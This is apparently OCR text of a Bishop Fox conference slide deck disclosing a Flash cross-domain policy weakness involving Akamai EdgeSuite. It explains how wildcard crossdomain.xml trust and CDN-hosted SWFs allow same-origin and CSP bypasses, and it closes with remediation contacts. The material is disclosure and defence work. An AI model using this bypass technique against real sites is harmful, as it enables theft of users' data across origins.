
Full Exploit Flow

THE FALLOUT




Full Exploit Flow

THE FALLOUT



Full Exploit Flow

THE FALLOUT



REVISITING FLASH CROSS-DOMAIN POLICIES

SOP BYPASS AT SCALE

Example Crossdomain.xml File

CROSSING THE ORIGIN BOUNDARY

http://legitbank.com/crossdomain.xml

```
<cross-domain-policy>
  <allow-access-from domain="*.legitbank.com">
  <allow-access-from domain="*.thirdparty.com">
</cross-domain-policy>
```

Example Crossdomain.xml File

CROSSING THE ORIGIN BOUNDARY

http://legitbank.com/crossdomain.xml

IF ANY SUBDOMAIN IS MAPPED TO EDGESUITE THE SITE IS COMPROMISED

```
<cross-domain-policy>
  <allow-access-from domain="*.legitbank.com">
  <allow-access-from domain="*.thirdparty.com">
</cross-domain-policy>
```

IF ANY SUBDOMAIN IS MAPPED TO EDGESUITE THE SITE IS COMPROMISED

Expanding Attack Surface With Flash

SOP BYPASS AT SCALE


- A site doesn't even have to use Akamai EdgeSuite to be vulnerable.
- They just have to trust them via crossdomain.xml.
- Due to Flash's crossdomain.xml policies being so commonly misconfigured, we can increase our impact to affect many more sites.

THE FALLOUT

WHO USES A CDN ANYWAYS?

VERIZON WIRELESS

MY OTHER NUMBER IS YOUR NUMBER



NOSCRIPT

A WHITELIST IS MORE A LIST OF POSSIBILITIES

Bypassing HTTP Content Security Policy

CROSSING THE ORIGIN BOUNDARY

- HTTP Content Security Policy (CSP) will not prevent this type of attack.
- Since we are loading their SWF into our own page, the CSP does not apply.
- Additionally, we can use vulnerable SWFs hosted on Content Delivery Networks (CDNs) to exploit site's with CDNs in their CSP whitelists.

Remediation

HOW DO I FIX THIS?

- Akamai has been super supportive to us throughout this disclosure process.

- In order to address this vulnerability, they have provided us with instructions on remediation if you are vulnerable.

How Do I Remediate?

HOW DO I FIX THIS?

- You may already be patched!

- If you are an Akamai customer you need to call Akamai's support line at **1-617-444-4699** or email them at **ccare@akamai.com**.

- Public inquires can be directed to Rob Morton at **1-617-444-3641** or **rmorton@akamai.com**.

Future Security Research

HOW DO I FIX THIS?

- If you are a security researcher with a vulnerability in Akamai you can reach them at **security@akamai.com**.
- They have a PGP key available on their website that you can use for more sensitive communications.
- Akamai is hiring folks at: https://www.akamai.com/us/en/about/careers/index.jsp.

Contact Us

@BISHOPFOX

FACEBOOK.COM/BISHOPFOXCONSULTING

LINKEDIN.COM/COMPANY/BISHOP-FOX

GOOGLE.COM/+BISHOPFOX

BISHOP FOX®

Thank you

BISHOP FOX

We’re Hiring

www.bishopfox.com

contact@bishopfox.com

BISHOP FOX®